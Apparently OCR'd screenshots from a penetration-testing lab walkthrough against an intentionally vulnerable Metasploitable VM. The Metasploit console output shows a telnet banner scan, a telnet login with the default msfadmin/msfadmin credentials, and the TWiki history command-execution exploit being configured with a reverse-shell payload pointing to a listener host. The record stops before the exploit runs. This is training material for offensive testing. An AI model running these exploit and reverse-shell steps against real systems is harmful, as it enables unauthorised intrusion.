




Search telnet


34 auxiliary/scanner/telnet/telnet_login
normal No telnet Login Check Scanner
35 auxiliary/scanner/telnet/telnet_version
normal No telnet Service Banner Detection
36 auxiliary/scanner/telnet/telnet_encrypt_overflow
normal No telnet Service Encryption Key ID Overflow Det
ection
37 payload/cmd/unix/bind_busybox_telnetd
normal No Unix Command Shell, Bind TCP (via BusyBox tel
netd)
38 payload/cmd/unix/reverse
normal No Unix Command Shell, Double Reverse TCP (telne
t)
39 payload/cmd/unix/reverse_ssl_double_telnet
normal No Unix Command Shell, Double Reverse TCP SSL (t
elnet)
40 payload/cmd/unix/reverse_bash_telnet_ssl
normal No Unix Command Shell, Reverse TCP SSL (telnet)
41 exploit/linux/ssh/vyos_restricted_shell_privesc 201
8-11-05 great Yes VyOS restricted-shell Escape and Privilege Es
calation
42 post/windows/gather/credentials/mremote
normal No Windows Gather mRemote Saved Password Extract
ion
Interact with a module by name or index. For example info 42, use 42 or use p
ost/windows/gather/credentials/mremote
msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) >


RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET _
\x0a
\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aC
ontact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to
get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ _) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Oct 22 12:50:04 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
msf6 > search twiki

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
   Check  Description
   -  ----                                      ---------------  ----
   -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30       manual
   Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins   2014-10-09       excellen
t  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history       2005-09-14       excellen
t  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext      2012-12-15       excellen
t  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search        2004-10-01       excellen
t  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or u
se exploit/unix/webapp/twiki_search

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/re
verse_tcp
msf6 exploit(unix/webapp/twiki_history) >
```

```
   normal  No     Unix Command Shell, Reverse TCP (via R)
58  payload/cmd/unix/reverse_ruby
   normal  No     Unix Command Shell, Reverse TCP (via Ruby)
59  payload/cmd/unix/reverse_ruby_ssl
   normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
60  payload/cmd/unix/reverse_socat_sctp
   normal  No     Unix Command Shell, Reverse SCTP (via socat)
61  payload/cmd/unix/reverse_socat_tcp
   normal  No     Unix Command Shell, Reverse TCP (via socat)
62  payload/cmd/unix/reverse_socat_udp
   normal  No     Unix Command Shell, Reverse UDP (via socat)
63  payload/cmd/unix/reverse_ssh
   normal  No     Unix Command Shell, Reverse TCP SSH
64  payload/cmd/unix/reverse_ssl_double_telnet
   normal  No     Unix Command Shell, Double Reverse TCP SSL (telne
t)
65  payload/cmd/unix/reverse_stub
   normal  No     Unix Command Shell, Reverse TCP (stub)
66  payload/cmd/unix/reverse_tclsh
   normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
67  payload/cmd/unix/reverse_zsh
   normal  No     Unix Command Shell, Reverse TCP (via Zsh)
68  payload/generic/custom
   normal  No     Custom Payload
69  payload/generic/shell_bind_aws_ssm
   normal  No     Command Shell, Bind SSM (via AWS API)
70  payload/generic/shell_bind_tcp
   normal  No     Generic Command Shell, Bind TCP Inline
71  payload/generic/shell_reverse_tcp
   normal  No     Generic Command Shell, Reverse TCP Inline
72  payload/generic/ssh/interact
   normal  No     Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 40
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) >
```

```
   Proxies                  no        A proxy chain of format type:h
                                      ost:port[,type:host:port][ ... ]
   RHOSTS                   yes       The target host(s), see https:
                                      //docs.metasploit.com/docs/usi
                                      ng-metasploit/basics/using-met
                                      asploit.html
   RPORT    80              yes       The target port (TCP)
   SSL      false           no        Negotiate SSL/TLS for outgoing
                                       connections
   URI      /twiki/bin      yes       TWiki bin directory path
   VHOST                    no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   LHOST  192.168.1.25     yes       The listen address (an interface
                                      may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > rhosts 192.168.1.40
[-] Unknown command: rhosts
msf6 exploit(unix/webapp/twiki_history) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) >
```